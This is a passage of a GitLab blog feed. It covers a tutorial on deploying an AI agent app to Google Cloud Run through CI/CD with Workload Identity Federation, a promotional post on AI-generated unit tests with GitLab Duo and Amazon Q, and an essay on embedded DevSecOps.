<p>The system generates personalized city recommendations</p>
</li>
</ul>
<p>This multi-agent architecture showcases the power of agentic AI - different specialized agents working together to solve a complex problem. The sub-agents are only invoked when the root agent determines that budget and lifestyle analysis are needed.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1751576568/obgxpxvlnxtzifddrrz1.png" alt="Multi-agent architecture to develop demo application with agentic AI"></p>
<h2>Prerequisites</h2>
<p>Before we begin, ensure you have:</p>
<ul>
<li>
<p>A Google Cloud project with the following APIs enabled:</p>
<ul>
<li>Cloud Run API</li>
<li>Artifact Registry API</li>
<li>Vertex AI API</li>
</ul>
</li>
<li>
<p>A GitLab project for your source code</p>
</li>
<li>
<p>Appropriate permissions in both GitLab and Google Cloud</p>
</li>
</ul>
<p><strong>Step 1: Set up IAM integration with Workload Identity Federation</strong></p>
<p>The first step establishes secure, keyless authentication between GitLab and Google Cloud using <a href="https://cloud.google.com/iam/docs/workload-identity-federation">Workload Identity Federation</a>. This eliminates the need for service account keys and improves security.</p>
<p>In your GitLab project:</p>
<ol>
<li>
<p>Navigate to <strong>Settings &gt; Integrations &gt; Google Cloud IAM.</strong></p>
</li>
<li>
<p>Provide the following information:</p>
<ul>
<li><strong>Project ID</strong>: Your Google Cloud project ID</li>
<li><strong>Project Number</strong>: Found in your Google Cloud console</li>
<li><strong>Pool ID</strong>: A unique identifier for your workload identity pool</li>
<li><strong>Provider ID</strong>: A unique identifier for your identity provider</li>
</ul>
</li>
</ol>
<p>GitLab will generate a script for you. Copy this script and run it in your Google Cloud Shell to create the Workload Identity Federation.</p>
<p><strong>Step 2: Configure Google Artifact Registry integration</strong></p>
<p>Next, we'll set up the connection to Google Artifact Registry where our container images will be stored.</p>
<ol>
<li>
<p>In GitLab, go to <strong>Settings &gt; Integrations &gt; Google Artifact Registry.</strong></p>
</li>
<li>
<p>Enter:</p>
<ul>
<li><strong>Google Cloud Project ID</strong>: Same as in Step 1</li>
<li><strong>Repository Name</strong>: Name of an existing Artifact Registry repository</li>
<li><strong>Location</strong>: The region where your repository is located</li>
</ul>
</li>
</ol>
<p><strong>Important</strong>: The repository must already exist in Artifact Registry. GitLab won't create a new one for you in this context.</p>
<p>GitLab will generate commands to set up the necessary permissions. Run these in Google Cloud Shell.</p>
<p>Additionally, add these roles to your service principal for Cloud Run deployment:</p>
<ul>
<li>
<p><code>roles/run.admin</code></p>
</li>
<li>
<p><code>roles/iam.serviceAccountUser</code></p>
</li>
<li>
<p><code>roles/cloudbuild.builds.editor</code></p>
</li>
</ul>
<p>You can add these roles using the following gcloud commands:</p>
<pre><code class="language-shell">
GCP_PROJECT_ID=&quot;&lt;your-project-id&gt;&quot; #replace

GCP_PROJECT_NUMBER=&quot;&lt;your-project-number&gt;&quot; #replace

GCP_WORKLOAD_IDENTITY_POOL=&quot;&lt;your-pool-id&gt;&quot; #replace


gcloud projects add-iam-policy-binding ${GCP_PROJECT_ID} \
  --member=&quot;principalSet://iam.googleapis.com/projects/${GCP_PROJECT_NUMBER}/locations/global/workloadIdentityPools/${GCP_WORKLOAD_IDENTITY_POOL}/attribute.developer_access/true&quot; \
  --role='roles/run.admin'

gcloud projects add-iam-policy-binding ${GCP_PROJECT_ID} \
  --member=&quot;principalSet://iam.googleapis.com/projects/${GCP_PROJECT_NUMBER}/locations/global/workloadIdentityPools/${GCP_WORKLOAD_IDENTITY_POOL}/attribute.developer_access/true&quot; \
  --role='roles/iam.serviceAccountUser'

gcloud projects add-iam-policy-binding ${GCP_PROJECT_ID} \
  --member=&quot;principalSet://iam.googleapis.com/projects/${GCP_PROJECT_NUMBER}/locations/global/workloadIdentityPools/${GCP_WORKLOAD_IDENTITY_POOL}/attribute.developer_access/true&quot; \
  --role='roles/cloudbuild.builds.editor'
</code></pre>
<p><strong>Step 3: Create the CI/CD pipeline</strong></p>
<p>Now for the exciting part – let's build our deployment pipeline! GitLab's CI/CD components make this remarkably simple.</p>
<p>Create a <code>.gitlab-ci.yml</code> file in your project root:</p>
<pre><code class="language-unset">
stages:
  - build
  - test
  - upload
  - deploy

variables:
  GITLAB_IMAGE: $CI_REGISTRY_IMAGE/main:$CI_COMMIT_SHORT_SHA
  AR_IMAGE: $GOOGLE_ARTIFACT_REGISTRY_REPOSITORY_LOCATION-docker.pkg.dev/$GOOGLE_ARTIFACT_REGISTRY_PROJECT_ID/$GOOGLE_ARTIFACT_REGISTRY_REPOSITORY_NAME/main:$CI_COMMIT_SHORT_SHA

build:
  image: docker:24.0.5
  stage: build
  services:
    - docker:24.0.5-dind
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    - docker build -t $GITLAB_IMAGE .
    - docker push $GITLAB_IMAGE

include:
  - template: Jobs/Dependency-Scanning.gitlab-ci.yml  # https://gitlab.com/gitlab-org/gitlab/blob/master/lib/gitlab/ci/templates/Jobs/Dependency-Scanning.gitlab-ci.yml
  - template: Jobs/SAST.gitlab-ci.yml  # https://gitlab.com/gitlab-org/gitlab/blob/master/lib/gitlab/ci/templates/Jobs/SAST.gitlab-ci.yml
  - template: Jobs/Secret-Detection.gitlab-ci.yml  # https://gitlab.com/gitlab-org/gitlab/blob/master/lib/gitlab/ci/templates/Jobs/Secret-Detection.gitlab-ci.yml
  - component: gitlab.com/google-gitlab-components/artifact-registry/upload-artifact-registry@main
    inputs:
      stage: upload
      source: $GITLAB_IMAGE
      target: $AR_IMAGE
  - component: gitlab.com/google-gitlab-components/cloud-run/deploy-cloud-run@main
    inputs:
      stage: deploy
      project_id: &quot;&lt;your-project-id&gt;&quot; #replace
      service: &quot;canadian-city&quot;
      region: &quot;us-central1&quot;
      image: $AR_IMAGE
</code></pre>
<p>The pipeline consists of four stages:</p>
<ol>
<li>
<p><strong>Build</strong>: Creates the Docker container with your AI agent</p>
</li>
<li>
<p><strong>Test</strong>: Runs security scans (container scanning, dependency scanning, SAST)</p>
</li>
<li>
<p><strong>Upload</strong>: Pushes the container to Artifact Registry</p>
</li>
<li>
<p><strong>Deploy</strong>: Deploys to Cloud Run</p>
</li>
</ol>
<p>The great thing about using <a href="https://docs.gitlab.com/ci/components/">GitLab's CI/CD components</a> is that you only need to provide a few parameters - the components handle all the complex authentication and deployment logic.</p>
<p><strong>Step 4: Deploy and test</strong></p>
<p>With everything configured, it's time to deploy:</p>
<ol>
<li>
<p>Commit your code and <code>.gitlab-ci.yml</code> to your GitLab repository.</p>
</li>
<li>
<p>The pipeline will automatically trigger.</p>
</li>
<li>
<p>Monitor the pipeline progress in GitLab's CI/CD interface.</p>
</li>
<li>
<p>Once complete, find your Cloud Run URL in the Google Cloud Console.</p>
</li>
</ol>
<p>You'll see each stage execute:</p>
<ul>
<li>
<p>Build stage creates your container.</p>
</li>
<li>
<p>Test stage runs comprehensive security scans.</p>
</li>
<li>
<p>Upload stage pushes to Artifact Registry.</p>
</li>
<li>
<p>Deploy stage creates or updates your Cloud Run service.</p>
</li>
</ul>
<h2>Security benefits</h2>
<p>This approach provides several security advantages:</p>
<ul>
<li>
<p><strong>No long-lived credentials:</strong> Workload Identity Federation eliminates service account keys.</p>
</li>
<li>
<p><strong>Automated security scanning:</strong> Every deployment is scanned for vulnerabilities.</p>
</li>
<li>
<p><strong>Audit trail:</strong> Complete visibility of who deployed what and when.</p>
</li>
<li>
<p><strong>Principle of least privilege:</strong> Fine-grained IAM roles limit access.</p>
</li>
</ul>
<h2>Summary</h2>
<p>By combining GitLab's security features with Google Cloud's powerful AI and serverless platforms, you can deploy AI agents that are both secure and scalable. The integration between GitLab and Google Cloud eliminates much of the complexity traditionally associated with such deployments.</p>
<blockquote>
<p>Use this tutorial's <a href="https://gitlab.com/gitlab-partners-public/google-cloud/demos/ai-agent-deployment">complete code
example</a>
to get started now. Not a GitLab customer yet? Explore the DevSecOps platform with <a href="https://about.gitlab.com/free-trial/">a free trial</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Regnard Raquedan</name>
            <uri>https://about.gitlab.com/blog/authors/regnard-raquedan</uri>
        </author>
        <published>2025-07-07T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Enhance application quality with AI-powered test generation]]></title>
        <id>https://about.gitlab.com/blog/enhance-application-quality-with-ai-powered-test-generation/</id>
        <link href="https://about.gitlab.com/blog/enhance-application-quality-with-ai-powered-test-generation/"/>
        <updated>2025-07-03T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>You know how critical application quality is to your customers and reputation. However, ensuring that quality through comprehensive testing can feel like an uphill battle. You're dealing with time-consuming manual processes, inconsistent test coverage across your team, and those pesky issues that somehow slip through the cracks. It's frustrating when your rating drops because quality assurance becomes a bottleneck rather than a safeguard.</p>
<p>Here's where <a href="https://about.gitlab.com/blog/gitlab-duo-with-amazon-q-agentic-ai-optimized-for-aws/">GitLab Duo with Amazon Q </a>, which delivers agentic AI throughout the software development lifecycle for AWS customers, can help transform your QA process. This AI-powered capability can automatically generate comprehensive unit tests for your code, dramatically accelerating your quality assurance workflow. Instead of spending hours writing tests manually, you can let AI analyze your code and create tests that ensure optimal coverage and consistent quality across your entire application.</p>
<h2>How GitLab Duo with Amazon Q works</h2>
<p>So how does this work? Let's walk through the process together.
When you're working on a new feature, you start by selecting the Java class you've added to your project through a merge request. You simply navigate to your merge request and click on the &quot;Changes&quot; tab to see the new code you've added.</p>
<p>Next, you invoke Amazon Q by entering a quick action command. All you need to do is type <code>/q test</code> in the issue comment box. It's that simple – just a forward slash, the letter &quot;q&quot;, and the word &quot;test&quot;.</p>
<p>Once you hit enter, Amazon Q springs into action. It analyzes your selected code, understanding its structure, logic, and purpose. The AI examines your class methods, dependencies, and potential edge cases to determine what tests are needed.</p>
<p>Within moments, Amazon Q generates comprehensive unit test coverage for your new class. It creates tests that cover not just the happy path, but also edge cases and error conditions you might have overlooked. The generated tests follow your project's existing patterns and conventions, ensuring they integrate seamlessly with your codebase.</p>
<h2>Why use GitLab Duo with Amazon Q?</h2>
<p>Here's the bottom line: You started with a critical challenge – maintaining high-quality applications while dealing with time constraints and inconsistent testing practices. GitLab Duo with Amazon Q addresses this by automating the test generation process, ensuring optimal code coverage and consistent testing standards. The result? Issues are detected before deployment, your applications maintain their quality, and you can develop software faster without sacrificing reliability.</p>
<p>Key benefits of this feature:</p>
<ul>
<li>Significantly reduces time spent writing unit tests</li>
<li>Ensures comprehensive test coverage across your codebase</li>
<li>Maintains consistent testing quality across all team members</li>
<li>Catches issues before they reach production</li>
<li>Accelerates your overall development velocity</li>
</ul>
<p>Ready to see this game-changing feature in action? Watch how GitLab Duo with Amazon Q can transform your quality assurance process:</p>
<p>&lt;!-- blank line --&gt;</p>
<p>&lt;figure class=&quot;video_container&quot;&gt;
&lt;iframe src=&quot;https://www.youtube.com/embed/pxlYJVcHY28?si=MhIz6lnHxc6kFhlL&quot; frameborder=&quot;0&quot; allowfullscreen=&quot;true&quot;&gt; &lt;/iframe&gt;
&lt;/figure&gt;
&lt;!-- blank line --&gt;</p>
<h2>Get started with GitLab Duo with Amazon Q today</h2>
<p>Want to learn more about GitLab Duo with Amazon Q? Visit the <a href="https://about.gitlab.com/partners/technology-partners/aws/">GitLab and AWS partner page</a> for detailed information.</p>
<h2>Agentic AI resources</h2>
<ul>
<li><a href="https://about.gitlab.com/blog/agentic-ai-guides-and-resources/">Agentic AI guides and resources</a></li>
<li><a href="https://about.gitlab.com/topics/agentic-ai/">What is agentic AI?</a></li>
<li><a href="https://about.gitlab.com/blog/gitlab-duo-with-amazon-q-agentic-ai-optimized-for-aws/">GitLab Duo with Amazon Q: Agentic AI optimized for AWS generally available</a></li>
<li><a href="https://docs.gitlab.com/user/duo_amazon_q/">GitLab Duo with Amazon Q documentation</a></li>
</ul>
]]></content>
        <author>
            <name>Cesar Saavedra</name>
            <uri>https://about.gitlab.com/blog/authors/cesar-saavedra</uri>
        </author>
        <published>2025-07-03T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Why now is the time for embedded DevSecOps]]></title>
        <id>https://about.gitlab.com/blog/why-now-is-the-time-for-embedded-devsecops/</id>
        <link href="https://about.gitlab.com/blog/why-now-is-the-time-for-embedded-devsecops/"/>
        <updated>2025-07-01T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>For embedded systems teams, DevSecOps has traditionally seemed like an approach better suited to SaaS applications than firmware development. But this is changing. Software is now a primary differentiator in hardware products. New market expectations demand modern development practices. In response, organizations are pursuing &quot;embedded DevSecOps.&quot;</p>
<p>What is embedded DevSecOps? The application of collaborative engineering practices, integrated toolchains, and automation for building, testing, and securing software to embedded systems development. Embedded DevSecOps includes necessary adaptations for hardware integration.</p>
<h2>Convergence of market forces</h2>
<p>Three powerful market forces are converging to compel embedded teams to modernize their development practices.</p>
<h3>1. The software-defined product revolution</h3>
<p>Products once defined primarily by their hardware are now differentiated by their software capabilities. The software-defined vehicle (SDV) market tells a compelling story in this regard. It's projected to grow from $213.5 billion in 2024 to <a href="https://www.marketsandmarkets.com/Market-Reports/software-defined-vehicles-market-187205966.html">$1.24 trillion</a> by 2030, a massive 34% compound annual growth rate.
The software content in these products is growing considerably. By the end of 2025, the average vehicle is expected to contain <a href="https://www.statista.com/statistics/1370978/automotive-software-average-lines-of-codes-per-vehicle-globally/">650 million lines of code</a>. Traditional embedded development approaches cannot handle this level of software complexity.</p>
<h3>2. Hardware virtualization as a technical enabler</h3>
<p>Hardware virtualization is a key technical enabler of embedded DevSecOps. Virtual electronic control units (vECUs), cloud-based ARM CPUs, and sophisticated simulation environments are becoming more prevalent. Virtual hardware allows testing that once required physical hardware.</p>
<p>These virtualization technologies provide a foundation for continuous integration (<a href="https://about.gitlab.com/topics/ci-cd/">CI</a>). But their value is fully realized only when integrated into an automated workflow. Combined with collaborative development practices and automated pipelines, virtual testing helps teams detect issues much earlier, when fixes are far less expensive. Without embedded DevSecOps practices and tooling to orchestrate these virtual resources, organizations can't capitalize on the virtualization trend.</p>
<h3>3. The competitive and economic reality</h3>
<p>Three interrelated forces are reshaping the competitive landscape for embedded development:</p>
<ul>
<li>The talent war has shifted decisively. As an embedded systems leader at a GitLab customer explained, “No embedded engineers graduating from college today know legacy tools like Perforce. They know Git. These young engineers will work at a company for six months on legacy tools, then quit.” Companies using outdated tools may lose their engineering future.</li>
<li>This talent advantage translates into competitive superiority. Tech-forward companies that attract top engineers with modern practices achieve remarkable results. For example, in 2024, <a href="https://spacenews.com/spacex-launch-surge-helps-set-new-global-launch-record-in-2024/">SpaceX</a> performed more orbital launches than the rest of the world combined. Tech-forward companies excel at software development and embrace a modern development culture. This, among other things, creates efficiencies that legacy companies struggle to match.</li>
<li>The rising costs of embedded development — driven by long feedback cycles — create an urgent need for embedded DevSecOps. When developers have to wait weeks to test code on hardware test benches, productivity remains inherently low. Engineers lose context and must switch contexts when results arrive. The problem worsens when defects enter the picture. Bugs become more expensive to fix the later they're discovered. Long feedback cycles magnify this problem in embedded systems.</li>
</ul>
<p>Organizations are adopting embedded DevSecOps to help combat these challenges.</p>
<h2>Priority transformation areas</h2>
<p>Based on these market forces, forward-thinking embedded systems leaders are implementing embedded DevSecOps in the following ways.</p>
<h3>From hardware bottlenecks to continuous testing</h3>
<p>Hardware-testing bottlenecks represent one of the most significant constraints in traditional embedded development. These delays create the unfavorable economics described earlier — when developers wait weeks for hardware access, defect costs spiral.
Addressing this challenge requires a multifaceted approach including:</p>
<ul>
<li>Automating the orchestration of expensive shared hardware test benches among embedded developers</li>
<li>Integrating both SIL (Software-in-the-Loop) and HIL (Hardware-in-the-Loop) testing into automated CI pipelines</li>
<li>Standardizing builds with version-controlled environments</li>
</ul>
<p>Embedded developers can accomplish this with GitLab's <a href="https://gitlab.com/gitlab-accelerates-embedded/comp/device-cloud">On-Premises Device Cloud</a>, a CI/CD component. Through automating the orchestration of firmware tests on virtual and real hardware, teams are better positioned to reduce feedback cycles from weeks to hours. They also can catch more bugs early on in the software development lifecycle.</p>
<h3>Automating compliance and security governance</h3>
<p>Embedded systems face strict regulatory requirements. Manual compliance processes are unsustainable.
Leading organizations are transforming how they comply with these requirements by:</p>
<ul>
<li>Replacing manual workflows with automated <a href="https://about.gitlab.com/blog/introducing-custom-compliance-frameworks-in-gitlab/">compliance frameworks</a></li>
<li>Integrating specialized functional safety, security, and code quality tools into automated continuous integration pipelines</li>
<li>Automating approval workflows, enforcing code reviews, and maintaining audit trails</li>
<li>Configuring compliance frameworks for specific standards like ISO 26262 or DO-178C</li>
</ul>
<p>This approach enables greater compliance maturity without additional headcount — turning what was once a burden into a competitive advantage. One leading electric vehicle (EV) manufacturer executes 120,000 CI/CD jobs per day with GitLab, many of which include compliance checks. And they can fix and deploy bug fixes to vehicles within an hour of discovery. This level of scale and speed would be extremely difficult without automated compliance workflows.</p>
<h3>Enabling collaborative innovation</h3>
<p>Historically, for valid business and technical reasons, embedded developers have largely worked alone at their desks. Collaboration has been limited. Innovative organizations break down these barriers by enabling shared code visibility through integrated source control and CI/CD workflows. These modern practices attract and retain engineers while unlocking innovation that would remain hidden in isolated workflows.
As one director of DevOps at a tech-forward automotive manufacturer (a GitLab customer) explains: &quot;It's really critical for us to have a single pane of glass that we can look at and see the statuses. The developers, when they bring a merge request, are aware of the status of a given workflow in order to move as fast as possible.&quot; This transparency accelerates innovation, enabling automakers to rapidly iterate on software features that differentiate their vehicles in an increasingly competitive market.</p>
<h2>The window of opportunity</h2>
<p>Embedded systems leaders have a clear window of opportunity to gain a competitive advantage through DevSecOps adoption. But the window won't stay open forever. Software continues to become the primary differentiator in embedded products, and the gap between leaders and laggards will only widen.
Organizations that successfully adopt DevSecOps will reduce costs, accelerate time-to-market, and unlock innovation that differentiates them in the market. The embedded systems leaders of tomorrow are the ones embracing DevSecOps today.</p>
<blockquote>
<p>While this article explored why now is the critical time for embedded teams to adopt DevSecOps, you may be wondering about the practical steps to get started. Learn how to put these concepts into action with our guide: <a href="https://about.gitlab.com/blog/4-ways-to-accelerate-embedded-development-with-gitlab/">4 ways to accelerate embedded development with GitLab</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Matt DeLaney</name>
            <uri>https://about.gitlab.com/blog/authors/matt-delaney</uri>
        </author>
        <published>2025-07-01T00:00:00.000Z</published>
    </entry>
</feed>